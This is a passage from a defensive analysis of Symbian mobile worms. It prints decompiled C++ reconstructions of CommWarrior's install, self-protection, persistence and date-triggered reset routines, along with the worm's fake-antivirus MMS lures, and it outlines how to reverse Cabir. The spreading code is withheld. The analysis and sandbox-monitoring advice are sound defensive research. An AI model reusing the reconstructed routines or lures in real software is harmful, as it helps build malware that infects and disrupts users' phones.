.text:004018C8              BXNE   R12
.text:004018CC              MOV    R0, #0
.text:004018D0              B      loc_4018E4
.text:004018E4
.text:004018E4 loc_4018E4
.text:004018E4              ADD    SP, SP, #0x50
.text:004018E8              LDMFD  SP!, {R4,LR}
.text:004018EC              BX     LR
.text:004018EC ; End of function E32Main
```

Simple code, easy to convert:

```
GLDEF_C TInt E32Main()
{
    TUint n = User::TickCount();
    n &= 0x0F;
```

```
    g_data2 += ((g_data[n]+g_logo[n]) & 0xF);

    CTrapCleanup * cleanup = CTrapCleanup::New();

    TRAPD(err, MainL());

    if (err) {
        User::Panic(KTxtErrorPanic, err);
    }

    delete cleanup;
    return KErrNone;
}
```

Here is an interesting thing. You could see g_logo information with any editors. The content is as following:

```
char g_logo[] = "\r\n\r\nCommWarrior v1.0b (c) 2005 by e10d0r\r\n"
        "CommWarrior is freeware product. You may freely distribute "
        "it in it's original unmodified form.\r\n"
        "OTMOP03KAM HET!\r\n\r\n";
```

Someone said that "OTMOP03KAM HET!" was in Russian. Anyone could help me to transfer it?

OK! We will go on.

Now, we will check and see the MainL() function code. Sorry that I will not continue to show the ARM asm code from here on. I have not enough space to paste them. (In fact, I even think I should save some space (or papers) to “rescue” more trees.)

MainL() function is coming:

```
void MainL ()
{
    g_tm.HomeTime();
    g_ltime2 = g_tm;
    g_ltime1 = g_tm;
    g_ltime3 = g_tm;
    g_long = 0;
    g_ltime4 = g_tm;

    TInt64 n;
    TUint i = User::TickCount();
    TVersion ver1 = User::Version();
    i += ver1.iBuild;
```

```
    TVersion ver2 = User::Version();
    i ^= ver2.iMinor;

    n = TInt64(i);
    g_ltime4 += n;

    TPtrC pCmdLine = CCommandLineArguments::NewLC()->Arg(0);
    g_ptr.Copy(pCmdLine);
    g_ptr.LowerCase();

    if (g_ptr.CompareF(KTxtTargetPath)==0) {
        g_isInstalled |= 1;
    }

    g_isInstalled |= 0x40;
    CleanupStack::PopAndDestroy();

    if ((CountVirusInMem() & 0xFF)>1)
        return;

    TBuf<0xF> buf;
    GetIMEI(buf);

    TPtrC ptr(NULL);
    CalcIMEI_HashCode(ptr);

    TRAPD (err, VirusProcL());
}
```

Worm will initialize its' timer objects and check whether it has already been in memory. If it is, it will quit and stop to run the current copy. Otherwise, it will continue to invoke VirusProcL() procedure.

```
void VirusProcL ()
{
    CActiveScheduler * scheduler = new(ELeave) CActiveScheduler;
    CleanupStack::PushL(scheduler);
    CActiveScheduler::Install(scheduler);

    CVirusTimer * timer = CVirusTimer::NewLC (-1, g_data1);

    g_array = new(ELeave) CDesC16ArrayFlat(10);
    CleanupStack::PushL(g_array);
```

```
    ProtectVirusProc();
    InstallVirus();

    g_vobj = CVirusBTObject::NewLC (g_data0, KTxtSisPathName);

    timer->Cancel();
    timer->Start();

    CActiveScheduler::Start();
    g_array->Reset();
    g_rArray.Reset();

    CleanupStack::PopAndDestroy(4);
}
```

Yep, here! Virus will invoke CActiveScheduler::Start() to wait and loop to run.

There are several key points:

a) CVirusTimer:
  - The CVirusTimer class is inherited from CTimer which is also inherited CActive class.
  - The CVirusTimer::RunL():

```
void CVirusTimer::RunL ()
{
    m_ref ++;

    if (VirusTimerProc()!=0) {
        if (m_arg1 < 0 || m_ref < m_arg1) {
            Start ();
            return;
        }
    }

    m_ref = 0;
}
```

You could see the VirusTimerProc() is invoked by RunL(). And VirusTimerProc () function only simply call DoVirusTimerProc(), let's look at the following code snippet:

```
TInt CVirusTimer::VirusTimerProc ()
{
    g_long ++;
    g_ltime2.HomeTime();
    TRAPD (err, DoVirusTimerProc());
    return err;
}
```

If you want to analyze further, you can find the following code in the DoVirusTimerProc() function:

```
tm.HomeTime();
dt = tm.DateTime();
if ((dt.Day()==13) && ((TInt hour = dt.Hour())>=0)
{
    if (hour<=0) RaiseError();
}
```

RaiseError() just raise a fatal error:

```
void CVirusTimer::RaiseError ()
{
    RDebug::Fault(0);
}
```

This means, if virus is running at this time, your mobile system will be reset.

DoVirusTimerProc() will continue to execute and create a MMS which is attached itself copy - a SIS archive, and then send the message to another victim. The victim is collected from current mobile contact list.

Worm will randomly select a subject and body from its list and then put them to output MMS message. For security reason, I will not give you the any C++ source code which is related to spread action.

You could be easy to get the MMS content list in the virus body:

```
.data:004056E4 DCD aNortonAntiviru
; "Norton AntiVirus"
.data:004056E8 DCD aReleasedNowForMobileInsta
; "Released now for mobile, install it!"
.data:004056EC DCD aDr_web
; "Dr.Web"
```

```
.data:004056F0 DCD aNewDr_webAntivirusForSymb
; "New Dr.Web antivirus for Symbian OS. Tr"...
.data:004056F4 DCD aMatrixremover
; "MatrixRemover"
.data:004056F8 DCD aMatrixHasYou_RemoveMatrix
; "Matrix has you. Remove matrix!"
.data:004056FC DCD a3dgame
; "3DGame"
.data:00405700 DCD a3dgameFromMe_ItIsFree
; "3DGame from me. It is FREE !"
.data:00405704 DCD aMsDos
; "MS-DOS"
.data:00405708 DCD aMsDosEmulatorForSymbviano
; "MS-DOS emulator for SymbvianOS. Nokia s"...
… (Removed)
```

b) ProtectVirusProc(), InstallVirus():

These two procedures are very simple, I will show you the source code directly:

```
void ProtectVirusProc ()
{
    TFileName aFileName;
    TUidType aUidType;

    TFindProcess aFindProc(_L("*"));
    TFileName aFindFileName;
    while (KErrNone == aFindProc.Next(aFindFileName)) {
        RProcess proc;
        if (proc.Open(aFindFileName)) continue;

        TBuf<200> buf;

        if (proc.CommandLineLength()) {
            proc.CommandLine(buf);
        }

        TBuf<200> buf2;
        buf2.Copy(proc.FileName());
        proc.Id();
        aUidType = proc.Type();
        proc.Priority();

        if (buf2.CompareF(g_ptr)==0) {
            proc.SetProtected(ETrue);
```

```
            TBuf<80> buf3;
            TPtrC ptrFmt(KTxtFmt);

            buf3.Format(ptrFmt, aFileName, User::TickCount());

            if (aFileName.Length()>0) {
                RProcess proc2;
                if (KErrNone == proc2.Open(aFileName, EOwnerProcess)) {
                    proc.SetOwner(proc2);
                    proc.SetType(aUidType);
                    proc2.Close();
                }

                proc.SetProtected(ETrue);
            }
        }

        if (aFileName.Length()==0) {
            aFileName.Copy(aFindFileName);
            aUidType = proc.Type();
        }

        proc.Close();
    }
}
```

And:

```
void InstallVirus ()
{
    RFs aFs;

    User::LeaveIfError(aFs.Connect());
    if ((g_data3 & 1)==0) {
        aFs.MkDirAll (KTxtInstallDir);
        aFs.MkDirAll (KTxtRecogsDir);

        TBuf<128> buf1, buf2, buf3;
        TParse aParser;

        aParser.Set(g_ptr, NULL, NULL);
        buf2.Copy (aParser.DriveAndPath());
        buf1.Copy (buf2);
        buf1.Append (KTxtRecogsFile);
        buf3.Copy (KTxtRecogsDir);
```

```
    buf3.Append (KTxtRecogsFile);

    if ((g_data3&0x40)==0) {
        if (BaflUtils::FileExists (aFs, KTxtRecogsBackup) != 0)
            goto install_0;
    }
    // a strange structure, right?
    {
        g_data3 |= 0x2;
        BaflUtils::CopyFile (aFs, buf1, KTxtRecogsBackup, 1 /*EOverWrite*/);
    }

install_0:
    if ((g_data3&0x40)==0) {
        if (BaflUtils::FileExists (aFs, buf3) !=0 )
            goto install_1;
    }
    {
        g_data3 |= 0x2;
        BaflUtils::CopyFile (aFs, buf1, buf3, 1 /*EOverWrite*/);
    }

install_1:
    if ((g_data3&0x40)==0) {
        if (BaflUtils::FileExists (aFs, KTxtRecogsExe) !=0 )
            goto install_2;
    }
    {
        g_data3 |= 0x2;
        BaflUtils::CopyFile (aFs, g_ptr, KTxtRecogsExe, 1 /*EOverWrite*/);
    }

install_2:
    if ((g_data3&0x40)==0) {
        if (BaflUtils::FileExists(aFs, KTxtSIS) != 0) {
            if (PrepareCreateSIS(aFs, KTxtSIS) == 0)
            goto quit_func;
        }
    }

    g_data3 |= 0x2;
    CDesC16ArrayFlat * xar = new (ELeave) CDesC16ArrayFlat(2);
    CleanupStack::PushL(xar);
    xar->AppendL (KTxtRecogsExe);
```

```
        xar->AppendL (KTxtRecogsBackup);

        TPtrC8 sis (g_pSisData, SIS_HDR_LENGTH);
        CompeleteCreateSIS (aFs, KTxtSIS, sis, xar);

        xar->Reset();
        CleanupStack::PopAndDestroy();
    }

quit_func:
    aFs.Close();
}
```

c) CVirusBTObject class:

The worm spreads itself via Bluetooth based in this class. For the same reason, I will not show the related C++ source code.

4.2.3 Cabir


Cabir is much simpler and is open source. So I will not show the full analysis document. I will only give you my method of how to analyze the app file.

The MDL coming with Cabir is very similar with last one, so I will not demonstrate how to analyze it. You can complete it by yourself.


Let's move our focus on the APP file:

I. S60 2nd APP architecture:

APP application is often written in C++ language. In fact, it's only a polymorph dynamic link library in a special framework. So we should know the class inheriting relations. The following graphical image is S60 APP file class map:



If we know the Symbian OS app-loader workflow, it will be easy to analyze the Symbian applications or virus:



II. About “vptr” and “vtable”

Each class objects owns at least one vptr. The vptr is a pointer to the vtable structure. I will do a full description on vptr and vtable in my presentation.

III. How to reverse Cabir

There are not any interesting codes in entry point function. Let’s jump over this method.

In the figure, we can find that APP Loader (APPRUN.EXE) requires application export a function that is named “NewApplication”. To reduce memory, the function is only exported by order (order is 1).

After analyzing “NewApplication” function, we discover the class vptr that is inherited from CAknApplication class. To check this vptr, we will easily find the CAknDocument inherited class vptr in CyourApplication::CreateDocumentL(). In the same way, we can check the class object vptr with this path: CApplication -> CDocument -> CAppUi -> …

With this path, We can find the virus spreading code easily in CAppUi::ConstructL() method.

5. Track "bad guys" record

Because of the differences between Symbian platform and PC platform, the malware program on the Symbian system is difficult to be done by dynamic analysis. Generally, Symbian malware analysis is mainly based on replication and static method to collect information.

For static analysis, we can scan the IAT of target sample to find out which functions the malware used. And then we will do a full analysis with our favorite reversing tool. The advantage of this is that it identifies infections with high accuracy, but it requires analyst with good experience and knowledge. Of course, it also means more work and time.

To speed things up, we use "sandbox" concept on the PC platform. Sandbox will help analyst to track the suspicious samples' action records in automatic way. It will enable us to get more details for the target.

From the large number of Symbian malware analyses, we found that some of the following actions require out attention:

(1). File operation

Most of viruses will copy themselves to system directory in order to hide or backup them. Some malwares often drop some fake programs to replace part of system files and disable system function.

Record file read and write operations, file creation and deletion, auto run file, file modification are very necessary.

(2). SMS/MMS/Bluetooth/Infrared:

Worms often choose to spread themselves through Bluetooth and MMS. Therefore, it is necessary for us to monitor the inbox of the mobile. To collect the creation, deletion and modification records in the inbox. Although Infrared is rarely used, we still need to monitor it. Considering the SMS flood attacker, we should also monitor SMS activities.

(3). Process Changing

Provide process list snapshots frequently. Compare, monitor the changes and record related information for analyst’s observation.

(4). Telephone

Monitor abnormal telephone operations. For example: accept or refuse incoming call and outgoing call that are initiated by malware.

(5). Network Communication

With mobile network developing, more and more mobile systems could access to network conveniently. There are more and more threats that are coming from networks. Worms and other malwares will select this new platform to spread themselves. Malwares could arrive at your cell phone from networks, and also could spread themselves and send out your private information. It is important to manage and record network activities and report to analyst.

(6). Sensitive data

The "sensitive data" is a broad term. Simply put, you can consider your personal contact list, SMS/MMS message, and call voice record “sensitive data”. Of course, personal diaries, business notes, private photos can be considered as "sensitive data" as well. All of them have something common - they are very important to you and you do not intend to share them with others.

Some malwares are interested in your "sensitive data". We should in some ways keep track if our private data are modified, deleted or stolen. I bet that you do not want to encounter any of these, right?

(7). More...

6. Conclusion

Powerful function is a double-edged sword. It gives you tremendous benefit, and at the same time, it may be harmful to you. This issue always exist.

Symbian Company also realizes this. They are making a big effort to strengthen their system security. Symbian v9.x brings us light. This version is introducing a signed mechanism. All unsigned applications will be limited to a security ring.

But that does not mean the war is over. In fact, it's just the beginning of a new war. In this "smokeless" battlefield, there is no clear winner. We will keep up and ready for the next war that is coming.

7. Thanks

8. References

1. Symbian OS Explained
2. Symbian OS Internals
3. Developing Series 60 Applications
4. www.wikipeida.org
5. www.symbian.com
6. www.formu.nokia.com
7. www.google.com
8. www.newlc.com